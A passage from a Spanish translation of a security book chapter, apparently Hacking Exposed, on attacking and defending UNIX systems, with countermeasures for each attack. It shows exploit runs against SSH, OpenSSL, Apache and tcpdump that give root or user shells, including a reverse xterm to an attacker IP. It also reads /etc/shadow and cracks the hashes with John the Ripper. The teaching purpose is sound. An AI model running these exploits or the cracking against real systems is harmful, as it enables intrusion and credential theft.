`chrooted()` por medio de la opción `-t`, que le ayuda a evitar que un atacante atraviese su sistema de archivos a pesar de que obtenga acceso (`named -u dns -g dns -t /home/dns`). Aunque estas medidas de seguridad le servirán bien, no son a prueba de tontos; por lo tanto, es imperativo que sea paranoico acerca de la seguridad del servidor DNS.

Si está harto de las numerosas inseguridades asociadas con BIND, considere el uso del muy seguro djbdns (http://cr.yp.to/djbdns.html), escrito por Dan Bernstein. djbdns fue diseñado para ser un reemplazo seguro, rápido y confiable para BIND.

Inseguridades SSH

Popularidad:	*6*
Simplicidad:	*4*
Impacto:	*10*
Evaluación del riesgo:	***7***

SSH es uno de los servicios favoritos para proporcionar acceso remoto seguro. Tiene una gran cantidad de características, y millones de personas en el mundo dependen de la seguridad y tranquilidad que proporciona SSH. En realidad, muchos de los sistemas más seguros dependen de SSH para ayudar a defenderse de usuarios no autentificados y para proteger datos y credenciales de inicio de sesión de quienes escuchan a escondidas. A pesar de toda la seguridad que proporciona SSH, también tiene algunas vulnerabilidades serias que permiten poner en peligro root.

Una de las vulnerabilidades más dañinas asociadas con SSH se relaciona con la falla en código detector de ataques de compensación CRC-32 de SSH1. Este código fue agregado hace varios años para resolver una seria vulnerabilidad relacionada con criptografía en el protocolo SSH1. Como pasa con muchos parches para corregir problemas de seguridad, el parche introdujo una nueva falla en el código de detección de ataque que podía llevar a la ejecución de código arbitrario en servidores SSH y clientes que incorporaron el parche. La detección se hace al usar una tabla de hash que se ubica dinámicamente con base en el tamaño del paquete recibido. El problema se relaciona con una declaración impropia de una variable utilizada en el código detector. Por lo tanto, un atacante puede diseñar paquetes SSH grandes (mayores a 2^{16}) para que el código vulnerable realice una llamada `xmalloc()` con un argumento de 0, que regresará un apuntador en el espacio de dirección del programa. Si los atacantes fueran capaces de escribir ubicaciones de memoria arbitrarias en el especio de dirección del programa (el servidor o cliente SSH), podrían ejecutar código arbitrario en el sistema vulnerable.

Este error no sólo afecta a los servidores sino a los clientes SSH. Todas las versiones de SSH que dan soporte al protocolo 1 (1.5) que usa el detector de ataque de compensación CRC son vulnerables. Entre éstas se incluyen las siguientes:

- Las versiones de OpenSSH antes de 2.3.0 son vulnerables.
- SSH-1.2.24 hasta SSH-1.2.31 son vulnerables.

Vulnerabilidad de desafío-respuesta de OpenSSH

Varias vulnerabilidades más recientes e igualmente devastadoras aparecieron en OpenSSH, de la versión 2.9.9 a la 3.3, a mediados de 2002. La primera vulnerabilidad es un desbordamiento

total en el manejo de respuestas recibidas durante el procedimiento de autentificación desafío-respuesta. Es necesario presentar varios factores para que esta vulnerabilidad se explote. En primer lugar, si la opción de configuración de desafío-respuesta está habilitada y el sistema está usando BSD_AUTH o autentificación SKEY, entonces el ataque remoto puede ejecutar código en el sistema vulnerable con privilegios root. Echemos un vistazo al ataque en acción:

```
[roz]# ./ssh 10.0.1.1
[*] remote host supports ssh2
Warning: Permanently added '10.0.48.15' (RSA) to the list of known hosts.
[*] server_user: bind:skey
[*] keyboard-interactive method available
[*] chunk_size: 4096 tcode_rep: 0 scode_rep 60
[*] mode: exploitation
*GOBBLE*
OpenBSD rd-openbsd31 3.1 GENERIC#0 i386
uid=0(root) gid=0(wheel) groups=0(wheel)
```

Desde nuestro sistema de ataque (roz) podemos explotar los sistemas vulnerables en 10.1.1.1, que tiene autentificación SKEY habilitada y estaba ejecutando una versión vulnerable de sshd. Como puede ver, los resultados son devastadores: hemos otorgado privilegios root en este sistema OpenBSD 3.1.

La segunda vulnerabilidad es un desbordamiento de búfer en el mecanismo de desafío-respuesta. Sin importar la opción de configuración de desafío-respuesta, si el sistema vulnerable está usando módulos de autentificación conectables (PAM, Pluggable Authentication Modules) con autentificación de teclado interactivo (PAMAuthenticationViaKbdInt), puede ser vulnerable ante un compromiso de root remoto.

Medidas para contrarrestar SSH

Asegúrese de que está ejecutando una versión parchada del cliente y servidor SSH. Para conocer una lista completa de versiones vulnerables de SSH (y existen muchas), revise http://www.securityfocus.com/bid/5093. Para aplicar un arreglo rápido, actualice OpenSSH a la versión 3.4.0 o superior. La mejor versión, y la más actual, de OpenSSH se ubica en http://www.openssh.com. Además, considere el uso de la característica de separación de privilegios presente en OpenSSH versión 3.2 y superior. Este mecanismo está diseñado para chroot (crea un entorno no privilegiado) para el proceso sshd que se ejecuta en éste. Si un intruso pone en peligro sshd (por ejemplo mediante una vulnerabilidad de desbordamiento de búfer), al atacante se le permitirán sólo privilegios limitados de sistema. La separación de privilegios se habilita en /etc/ssh/sshd_config al asegurar que Use Privilege Separation esté establecido en YES.

Ataques de subreflujo en Open SSL

Popularidad:	*8*
Simplicidad:	*8*
Impacto:	*10*
Evaluación del riesgo:	***9***

Gusanos, gusanos y más gusanos. ¿Cuándo nos desharemos de estos ataques molestos? Al parecer, nunca nos desharemos de los gusanos en el mundo de la computación, ni de los códigos maliciosos que se propagan a sí mismos al aprovechar sistemas vulnerables. En realidad, el gusano slapper fue un gusano de movimiento rápido que tenía como objetivo sistemas que ejecutaban OpenSSL hasta 0.9.6d y 0.9.7 beta2, incluidos ambos. OpenSSL es una implementación de código abierto de capa segura de conector (SSL, Secure Socket Layer) y está presente en varias versiones de UNIX (sobre todo las variantes libres). En las versiones vulnerables mencionadas antes de OpenSSL había una condición de desbordamiento de búfer en el manejo de la clave de cliente durante las negociaciones del protocolo SSLv2. Por lo tanto, un atacante podía ejecutar código arbitrario en el servidor Web vulnerable (y eso es exactamente lo que el gusano slapper hizo). Echemos un vistazo a un ataque OpenSSL en acción:

```
[roz]$ ./ultrassl 10.0.1.1
ultrassl - an openssl <= 0.9.6d apache exploit (brute force version)
using 101 byte shellcode
performing information leak:
06 b7 98 7e 50 91 ba 65  3f a8 5d 8d 1e a6 13 60 | ...~P..e?.]....
8d 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 | ................
00 20 00 00 00 36 64 35  39 32 34 30 32 66 64 31 | . ...6d592402fd1
33 34 32 36 37 33 31 33  34 33 66 65 33 32 37 30 | 3426731343fe3270
64 35 33 62 34 00 00 00  00 10 6e 15 08 00 00 00 | d53b4.....n.....
00 00 00 00 00 01 00 00  00 2c 01 00 00 05 e3 87 | .........,......
3d 00 00 00 00 8c 70 47  40 00 00 00 00 e0 6d 15 | =.....pG@.....m.
\08
Cipher = 0x4047708c
ciphers = 0x08156de0
get_server_hello(): unexpected response
get_server_hello(): unexpected response
brute force: 0x40478e1c
populating shellcode..
performing exploitation..
Linux localhost.localdomain 2.4.7-10 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
```

Cómo puede ver, hemos tenido éxito en poner en peligro el servidor Web vulnerable, 10.1.1.1, y ahora tenemos acceso sin privilegios al sistema. Sin embargo, observe que no hemos obtenido acceso root, porque Apache se ejecuta como un usuario no privilegiado (apache) en casi todos los sistemas. Aunque no se dé a un atacante acceso root instantáneo, es sólo cuestión de tiempo para que obtenga acceso root, como leerá más adelante en la sección "Acceso local" de este capítulo.

Medida para contrarrestar OpenSSL

La mejor solución consiste en aplicar los parches apropiados y actualizar la versión de OpenSSl 0.9.6e o superior. Tenga en cuenta que muchas plataformas usan OpenSSL. Para conocer una lista completa de plataformas vulnerables, consulte http://www.securityfocus.com/bid/5363/solution. Además, es recomendable que deshabilite SSL v2 si no se necesita. Esto puede lograrse al ubicar la directiva `SSLCipherSuite` en httpd.conf. Quite las marcas de comentario de esta línea, si las tiene, y después adjunte `:!SSLv2` al final de la directiva y elimine cualquier porción que pueda habilitar SSLv2, como `:+SSLv2`. Reinicie el servidor Web para que se aplique el cambio. También consulte las preguntas más frecuentes de seguridad de WWW (http://www.w3.org/Security/faq/www-security-faq.html), que es un recurso maravilloso para ayudarle a obtener los servidores Web en la mejor forma.

Ataques a Apache

Popularidad:	*8*
Simplicidad:	*8*
Impacto:	*10*
Evaluación del riesgo:	***9***

Ya que castigamos un poco a OpenSSL, debemos prestar ahora atención a Apache. Apache es el servidor Web más prevaleciente en el planeta. De acuerdo con Netcraft.com, Apache se está ejecutando en 65% de los servidores en Internet. Dada su popularidad, no es sorpresa que sea el punto de ataque favorito para muchos rufianes de Internet. En versiones anteriores de Apache, una vulnerabilidad seria ocurrió en la forma en que Apache manejaba peticiones no válidas que eran fragmentos de código. La codificación de transferencias en fragmentos habilita al emisor para que transfiera el cuerpo de un mensaje HTTP en series de fragmentos, cada uno con su propio indicador de tamaño. Esta vulnerabilidad afecta a Apache 1.3, hasta 1.3.24 (e incluido éste) además de Apache 2, hasta 2.0.39 (e incluida esta versión). Un atacante puede enviar solicitudes malformadas al servidor Apache que explota una condición de desbordamiento de búfer:

```
[roz]$ ./apache-nosejob -h 10.0.1.1 -oo
[*] Resolving target host.. 10.0.1.1
[*] Connecting.. connected!
[*] Exploit output is 32322 bytes
[*] Currently using retaddr 0x80000
[*] Currently using retaddr 0x88c00
```

```
[*] Currently using retaddr 0x91800
[*] Currently using retaddr 0x9a200
[*] Currently using retaddr 0xb2e00
uid=32767(nobody) gid=32767(nobody) group=32767(nobody)
```

En este ejemplo se observa que la versión vulnerable de Apache fue explotada de forma exitosa y el atacante ha obtenido acceso "nobody". Debido a que Apache se ejecuta como usuario no privilegiado, el atacante no obtiene acceso root de forma inmediata. Sin embargo, como se analizará en la sección "Local Access", en casi todos los sistemas es sólo cuestión de tiempo antes de que se ponga en peligro el acceso root.

Medidas para contrarrestar Apache

Al igual que con casi todas estas vulnerabilidades, la mejor solución consiste en aplicar los parches y las actualizaciones apropiadas a la versión más segura de Apache. Este problema se resuelve en versiones 1.3.26 y 2.0.39 y superior de Apache Server, que puede descargarse de http://www.apache.org. También se aconseja revisar en el sitio del vendedor si Apache se vende junto con otro software (por ejemplo, Red Hat StrongHold). Para conocer una lista completa de versiones vulnerables de Apache, visite http://www.securityfocus.com/bid/5033.

Ataques de modo promiscuos

Popularidad:	*1*
Simplicidad:	*2*
Impacto:	*8*
Evaluación del riesgo:	***4***

Programas de olfateo de red como tcpdump, Snort y Wireshark permiten al sistema y a los administradores de red ver el tráfico que pasa por la red. Estos programas son demasiado populares y proporcionan datos valiosos cuando intentan depurar problemas de red. En realidad, los sistemas de detección de intrusión de red están basados en tecnología de husmeo y se usan para ver comportamiento anormal al husmear de forma pasiva el tráfico de la red. Aunque proporcionan un servicio muy valioso, casi todos los olfateadores deben ejecutarse con privilegios root. Tampoco debe haber sorpresa de que un atacante pueda ponerlos en peligro, si es capaz de enviar paquetes maliciosos a la red donde reside el olfateador.

Atacar un olfateador que se está ejecutando en modo promiscuo es una propuesta interesante, porque el sistema de destino no requiere ningún puerto escucha. Lo leyó correctamente. Puede poner en peligro un sistema UNIX de forma remota que se está ejecutando en modo promiscuo al explotar vulnerabilidades (por ejemplo, desbordamientos de búfer) en el propio programa olfateador, aunque el sistema tenga todos los servicios TCP/UDP deshabilitados. Un buen ejemplo de este tipo de ataque es una vulnerabilidad en la versión tcpdump 3.5.2. Esta versión en particular es vulnerable a una condición de desbordamiento de búfer en el código de análisis Andrew Files System (AFS). Por lo tanto, un atacante puede crear un paquete que, al ser decodificado por tcpdump, ejecute cualquier comando como root. Una explotación para esto la publicó The Hispahack Research Team en http://hispahack.ccc.de. Estudiemos este ataque.

En primer lugar, tcpdump debe estar en ejecución con la opción `-s`, utilizada para especificar el número de bytes que se capturará en cada paquete. Por ejemplo, usaremos 500, que es suficiente para recrear la condición de desbordamiento de búfer en la rutina AFS analizada:

```
[roz]# tcpdump -s 500
```

Es importante mencionar que una ejecución de tcpdump sin un snaplen especificado estará predeterminada a 68 bytes, que no es suficiente para explotar esta vulnerabilidad. Ahora lanzaremos el ataque real. Especificamos nuestro objetivo (192.168.1.200) al ejecutar la versión vulnerable de tcpdump. Esta explotación particular está codificada para enviar de regreso xterm, de modo que podamos proporcionar la dirección IP de cualquier sistema atacante, 192.168.1.50. Por último, debemos proporcionar un desplazamiento de memoria para la condición de desbordamiento de búfer (que puede ser diferente en otros sistemas) de 100:

```
[sigma]# tcpdump-xploit 192.168.1.200 192.168.1.50 100
```

Como por obra de magia, se nos compensa con un xterm que tiene privilegios root. Obviamente, si éste fuera un sistema utilizado para realizar administración de red o que tuviera un IDS que usará tcpdump, los efectos serían devastadores. ¿No cree que un IDS tenga un desbordamiento de búfer explotable por medio remoto? En 2003, el código de fuente abierta IDS Snort no tenía uno sino dos. En marzo de 2003, el equipo de IIS X-force encontró un desbordamiento de búfer en la decodificación de RPC de Snort, y en abril de 2003 Core Security Technologies encontró un desbordamiento de entero en el motor de reensamblaje de flujo TCP. Lo que empeora este problema es el hecho de que ambos, la decodificación TCP y el motor de reensamblaje de flujo TCP, llamado stream4, se habilitan como opción predeterminada. El proyecto Snort tuvo algunos parches de código fuente y binarios disponibles a sólo horas de publicados los avisos; sin embargo, una explotación estuvo disponible públicamente para la vulnerabilidad de reensamblaje de flujo TCP poco después de que se lanzó el aviso.

Medidas para contrarrestar los ataques de modo promiscuo

En el caso de la vulnerabilidad de tcpdump que se analizó, los usuarios de tcpdump versión 3.5.2 deben actualizarse a la versión 3.6.1 o superior en http://sourceforge.net/projects/tcpdump/. Las dos vulnerabilidades de Snort fueron corregidas en Snort 2.0, y es urgente que los usuarios de Snort se actualicen a la versión estable más reciente, que es la 2.2 o superior, al momento de escribir este libro. En el caso de sistemas que sólo se usan para capturar tráfico de red o realizar funciones de detección de intrusos, considere poner la tarjeta de red que está capturando tráfico hostil en *modo silencioso*. Se considera que un sistema está en modo silencioso cuando la tarjeta de red está en modo promiscuo pero no tiene una dirección IP real. Muchas veces los sistemas silenciosos tienen una interfaz de red secundaria que se conecta en un segmento diferente que tiene una dirección IP utilizada para fines de administración. Por ejemplo, para poner Solaris en modo silencioso debe enviar el siguiente comando:

```
[itchy]# /usr/sbin/ifconfig nf0 plumb -arp up
```

Configurar la interfaz en modo promiscuo sin una dirección IP prohíbe al sistema comunicarse por medio de IP con un atacante hostil. Para el ejemplo anterior, un atacante nunca hubie-

ra recibido un xterm de 192.168.1.200 porque el sistema no puede comunicarse por medio del protocolo IP con 192.168.1.50.

ACCESO LOCAL

Hasta ahora hemos cubierto las técnicas de acceso remoto comunes. Como ya se mencionó, la mayoría de los atacantes se esfuerzan en obtener acceso local por medio de alguna vulnerabilidad remota. En este punto en que los atacantes tienen un comando de shell interactivo, se considera que están en el sistema local. Aunque es posible obtener acceso root mediante una vulnerabilidad remota, a menudo los atacantes obtendrán primero acceso de usuario. Por lo tanto, los atacantes deben escalar privilegios de usuario a acceso root, mejor conocido como *escalamiento de privilegios*. El grado de dificultad en el escalamiento de privilegios varía mucho por el sistema operativo y depende de la configuración específica del sistema de destino. Algunos sistemas operativos hacen un trabajo superlativo al evitar que usuarios sin privilegios root escalen su propio acceso a root, mientras otros lo hacen de forma deficiente. En una instalación predeterminada de OpenBSD será mucho más difícil que los usuarios escalen sus privilegios que en una instalación predeterminada de Irix. Por supuesto, la configuración individual tiene un impacto importante en la seguridad general del sistema. En la siguiente sección de este capítulo se expondrá el escalamiento de acceso de usuario a acceso privilegiado o root. Debemos observar que, en muchos casos, los atacantes intentarán obtener privilegios root; sin embargo, probablemente no sea a menudo necesario. Por ejemplo, si los atacantes sólo están interesados en obtener acceso a una base de datos de Oracle, tal vez sólo necesiten obtener acceso a Oracle ID en lugar de root.

Vulnerabilidades de composición de contraseña

Popularidad:	*10*
Simplicidad:	*9*
Impacto:	*9*
Evaluación del riesgo:	***9***

Con base en nuestro análisis de la sección anterior "Ataques de fuerza bruta", el riesgo de seleccionar contraseñas deficientes debe ser evidente en este punto. No importa si los atacantes explotan vulnerabilidades de composición de contraseña de forma remota o local (las contraseñas débiles ponen a los sistemas en riesgo). Debido a que ya cubrimos casi todos los riesgos básicos, pasemos directo a la ruptura de contraseñas.

A la ruptura de contraseñas suele conocérsele como un *ataque de diccionario automatizado*. Mientras adivinar con fuerza bruta se considera un ataque activo, la ruptura de contraseña puede hacerse fuera de línea y es de naturaleza pasiva. Es un ataque local común, porque los atacantes deben obtener acceso al archivo /etc/passwd o el archivo de contraseña de sombra. Es posible capturar una copia del archivo de contraseña de forma remota (por ejemplo, por medio de TFTP o HTTP). Sin embargo, creemos que la ruptura de contraseñas se cubre mejor como un ataque local. Difiere de la adivinación por fuerza bruta debido a que los atacantes no intentan obtener acceso a un servicio ni a utilizar "su" para lograr acceso root y conseguir una contraseña.

En cambio, los atacantes tratan de adivinar la contraseña de una cuenta dada al cifrar una palabra o texto generado de manera aleatoria y comparar los resultados con el hash de contraseña cifrada obtenida de un archivo passwd o shadow. La ruptura de contraseñas para sistemas operativos UNIX modernos requiere de una entrada adicional conocida como sal. Sal es un valor aleatorio que sirve como una entrada secundaria de la función hash para asegurar que dos usuarios con la misma contraseña no produzcan el mismo hash de contraseña. El uso de sal también ayuda a mitigar los ataques previamente calculados como tablas arco iris. Dependiendo del formato de contraseña, el valor de sal se adjunta al principio del hash de la contraseña o se almacena en un campo separado.

Si el hash cifrado coincide con el hash generado por el programa de ruptura de contraseñas, la contraseña tiene que descubrirse con éxito. El proceso de ruptura es álgebra simple. Si conoce tres de cuatro elementos, puede deducir el cuarto. Conocemos el valor de la palabra y el valor de sal que usaremos como entradas de la función de hash. También conocemos el algoritmo de hash de la contraseña, ya sea Data Encryption Standard (DES, cifrado de datos estándar), DES extendido, MD5 o Blowfish. Por lo tanto, si empleamos hash con las dos entradas al usar el algoritmo aplicable, y si la salida resultante coincide con el hash del ID de usuario de destino, sabremos cuál es la contraseña original. Este proceso se ilustra en la figura 5-4.

Uno de los mejores programas disponibles para descubrir contraseñas de UNIX es John the Ripper, de Solar Designer. John the Ripper (o "John", o "JTR", para abreviar) está optimizado para descubrir la mayor cantidad posible de contraseñas en el menor tiempo. Además, John maneja más tipos de algoritmos de creación de hash de contraseña que Crack. John también proporciona una opción para crear permutaciones de cada palabra en su lista. Como opción predeterminada, cada herramienta tiene casi 2 400 reglas que pueden aplicarse a una lista de diccionario para adivinar contraseñas que sería imposible descubrir. John tiene documentación extensa que le recomendamos estudiar atentamente. En lugar de analizar cada característica de cada herramienta, vamos a discutir cómo correr a John y revisar la salida asociada. Es importante familiarizarse con la manera en que se organizan los archivos de contraseña. Si necesita un recordatorio sobre la organización de los archivos /etc/passwd y /etc/shadow (o /etc/master.psswd), consulte el libro de texto de UNIX de su elección.

John the Ripper

John puede encontrarse en http://www.openwall.com/john. Aquí encontrará versiones de UNIX y NT de John, que es un elemento adicional para los usuarios de Windows. Al momento de escribir este libro, John 1.7 era la última versión, que incluye mejoras de rendimiento importantes sobre 1.6. Uno de los puntos fuertes de John es el gran número de reglas utilizadas para crear palabras permutadas. Además, cada vez que se ejecute, generará una lista de palabras personalizadas que se incorporan al nombre del usuario, así como cualquier información en el campo GECOS o comments. No pase por alto el campo GECOS cuando rompa contraseñas. Es demasiado común para los usuarios tener el nombre completo en el campo GECOS y seleccionar una contraseña que sea una combinación de su nombre completo. John descubrirá rápidamente estas contraseñas seleccionadas de forma deficiente. Echemos un vistazo a un archivo de contraseña y sombra con contraseñas débiles que se seleccionaron deliberadamente y se están rompiendo. Primero examinemos el contenido y la estructura del archivo /etc/passwd:




Figura 5-4 Cómo se logra la ruptura de contraseñas.

```
[praetorian]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin/:/bin/sync
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
debian-tor:x:104:113::/var/lib/tor:/bin/bash
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
nathan:x:1000:1000:Nathan Sportsman:/home/nathan:/bin/bash
adam:x:1001:1001:Adam Pridgen:/home/adam:/bin/bash
praveen:x:1002:1002:Praveen Kalamegham:/home/praveen:/bin/bash
brian:x:1003:1003:Brian Peterson:/home/brian:/bin/bash
```

Se incluye mucha información para cada entrada de usuario en el archivo de contraseña. Para ser breves, no examinaremos cada campo. Lo importante es observar que el campo de contraseña ya no se usa para almacenar el valor de contraseña con hash y, en cambio, almacena un valor "x" como marcador de posición. Los hashes reales se almacenan en el archivo /etc/shadow o /etc/master.passwd con controles de acceso fuerte que requieren privilegios root en lugar de leer y escribir el archivo. Por esta razón, necesitará acceso de nivel root para ver esta información. Esto se ha vuelto una práctica común en sistemas operativos UNIX modernos. Ahora examinemos el contenido del archivo shadow:

```
[praetorian]# cat /etc/shadow
root:$1$xjp8B1D4$tyQNzvYCIrf1M5RYhAZlD.:14076:0:99999:7:::
daemon:*:14063:0:99999:7:::
bin:*:14063:0:99999:7:::
sys:*:14063:0:99999:7:::
sync:*:14063:0:99999:7:::
man:*:14063:0:99999:7:::
lp:*:14063:0:99999:7:::
mail:*:14063:0:99999:7:::
uucp:*:14063:0:99999:7:::
proxy:*:14063:0:99999:7:::
www-data:*:14063:0:99999:7:::
backup:*:14063:0:99999:7:::
nobody:*:14063:0:99999:7:::
libuuid:*:14063:0:99999:7:::
dhcp:*:14063:0:99999:7:::
```

```
syslog:*:14063:0:99999:7:::
klog:*:14063:0:99999:7:::
debian-tor:*:14063:0:99999:7:::
sshd:*:14063:0:99999:7:::
nathan:$1$Upe/smFP$xNjpYzOvsZCgOFKLWmbgR/:14063:0:99999:7:::
adam:$1$lpinN67pc$bSLutpzoxIKJ80BfUxHFn0:14076:0:99999:7:::
praveen:$1$.b/130qu$MwckQCTS8gdkuhVEHQVDL/:14076:0:99999:7:::
brian:$1$LIH2GppE$tAd7Subc5YYwzrc0qeAkc/:14076:0:99999:7:::
```

El campo de interés aquí es el de contraseña, que es el segundo campo en el archivo shadow. Al examinar el campo de contraseña vemos que se divide en tres secciones delimitadas por el signo de moneda. De esto podemos deducir rápidamente que el sistema operativo da soporte al formato de cifrado modular (MCF, Modular Crypt Format). MCF especifica un esquema de formato de contraseña que se extiende fácilmente a algoritmos futuros. MCF es hoy uno de los formatos más populares para contraseñas cifradas en sistemas UNIX. En la siguiente tabla se describen los tres campos que ponen en peligro el formato MCF:

Campo	Función	Descripción
1	Algoritmo	1 especifica MD5
		2 especifica Blowfish
2	Sal	Valor aleatorio utilizado como entrada para crear hashes de contraseña únicos aunque las contraseñas son las mismas
3	Contraseña cifrada	Hash de la contraseña de usuarios

Examinemos el campo de contraseña al usar la entrada de contraseña para nathan como ejemplo. La primera sección especifica que se usó MD5 para crear el hash. El segundo campo contiene la sal que se usó para generar el hash de contraseña, y el tercer campo de contraseña, y final, contiene el hash de contraseña resultante.

```
$1$Upe/smFP$xNjpYzOvsZCgOFKLWmbgR/
```

Obtuvimos una copia del archivo shadow y lo hemos movido al sistema local para el esfuerzo de ruptura de la contraseña. Para ejecutar John contra nuestro archivo de contraseñas, ejecutamos el siguiente comando:

```
[schism]$ john shadow
Loaded 5 password hashes with 5 different salts (FreeBSD MD5 [32/32])
pr4v33n          (praveen)
1234             (adam)
texas            (nathan)
```

Ejecutamos `john`, le damos el archivo de contraseña que queremos (`shadow`), y allá va. Identificará el algoritmo de cifrado asociado (en nuestro caso, MD5) y comenzará a adivinar

contraseñas. En primer lugar, usa un archivo de diccionario (password.lst) y después comienza a adivinar con fuerza bruta. Las primeras tres contraseñas se rompen en unos cuantos segundos, al usar sólo la lista de palabras integradas con John. El archivo de palabras predeterminado de John es decente pero limitado, así que recomendamos usar una lista de palabras más completa, que se controla con john.conf. La lista de palabras extensa puede encontrarse en http://packetstormsecurity.org/Crackers/wordlists/ y ftp://coast.cs.purdue.edu/pub/dict.

La tan publicitada ruptura de contraseñas de iPhone también se logró de forma similar. Las cuentas y los hashes de contraseña se sacaron de la imagen de firmware por medio de la utilería de cadenas. Estos hashes, que usan el algoritmo anticuado DES, después se rompieron al usar JTR y su lista de palabras predeterminada. Ya que iPhone es una versión incrustada de OS X, y que OS X deriva de BSD, pensamos que entraría bien como una segunda demostración. Examinemos una copia del archivo /etc/master.passwd para el iPhone.

```
nobody:*:-2:-2::0:0:Unprivileged User:/var/empty:/usr/bin/false
root:/smx7MYTQIi2M:0:0::0:0:System Administrator:/var/root:/bin/sh
mobile:/smx7MYTQIi2M:501:501::0:0:Mobile User:/var/mobile:/bin/sh
daemon:*:1:1::0:0:System Services:/var/root:/usr/bin/false
unknown:*:99:99::0:0:Unknown User:/var/empty:/usr/bin/false
securityd:*:64:64::0:0:securityd:/var/empty:/usr/bin/false
```

Observe que el formato del campo de contraseña difiere de lo ya analizado. Esto es porque el iPhone no da soporte al esquema MCF. El iPhone usa el algoritmo inseguro DES y no usa sal de contraseña. Esto significa que sólo se validarán los primeros ocho caracteres de una contraseña de usuario y que los hashes para los usuarios con la misma contraseña serán los mismos. De forma subsecuente, sólo necesitamos usar la lista de palabras con un tamaño de ocho o menos caracteres. Tenemos una copia local (password.iphone) en nuestro sistema y comenzamos la ruptura como antes.

```
[schism]:# john passwd.iphone

Loaded 2 password hashes with no different salts (Traditional DES [24/32
4K])
alpine           (mobile)
alpine           (root)
guesses: 2 time: 0:00:00:00 100% (2)   c/s: 128282 trying: adi - dan -
ielle
```

Las contraseñas para las cuentas fueron rotas tan rápido que la precisión del tiempo no fue lo suficientemente larga para registrar. ¡Boom!

Medidas para contrarrestar la composición de contraseñas

Consulte “Medidas para contrarrestar el ataque de fuerza bruta”, en páginas anteriores de este capítulo.

Desbordamiento de búfer local

Popularidad:	*10*
Simplicidad:	*9*
Impacto:	*10*
Evaluación del riesgo:	***10***

Los ataques de desbordamiento de búfer son demasiado populares. Como analizamos en la sección anterior "Acceso remoto", las vulnerabilidades de desbordamiento de búfer permiten a los atacantes ejecutar código arbitrario o comandos en un sistema de destino. Las condiciones de desbordamiento de búfer casi siempre se utilizan para explotar archivos root SUID, habilitando a los atacantes para que ejecuten comandos con privilegios root. Ya hemos referido la manera en que las condiciones de desbordamiento de búfer permiten la ejecución de comandos arbitrarios. (Consulte "Ataques de desbordamiento de búfer", en páginas anteriores de este capítulo.) En esta sección analizaremos y daremos ejemplos de la manera como funciona un ataque de desbordamiento de búfer local.

En mayo de 1999, Shadow Penguin Security lanzó un aviso relacionado con la condición de desbordamiento de búfer en libc relacionada con la variable de entorno LC_MESSAGES. Cualquier programa SUID que se vincula dinámicamente a libc y que usa la variable de entorno LC_MESSAGES está sujeto a un ataque de desbordamiento de búfer. Esta condición de desbordamiento de búfer afecta a muchos programas diferentes porque es un desbordamiento en las bibliotecas (libc) del sistema en lugar de un programa específico, como ya se analizó. Éste puede ser un punto importante y una de las razones por las que seleccionamos este ejemplo. Es posible que una condición de desbordamiento de búfer afecte a muchos programas diferentes en la condición de desbordamiento, si existe en libc. Revisemos cómo se explota esta vulnerabilidad.

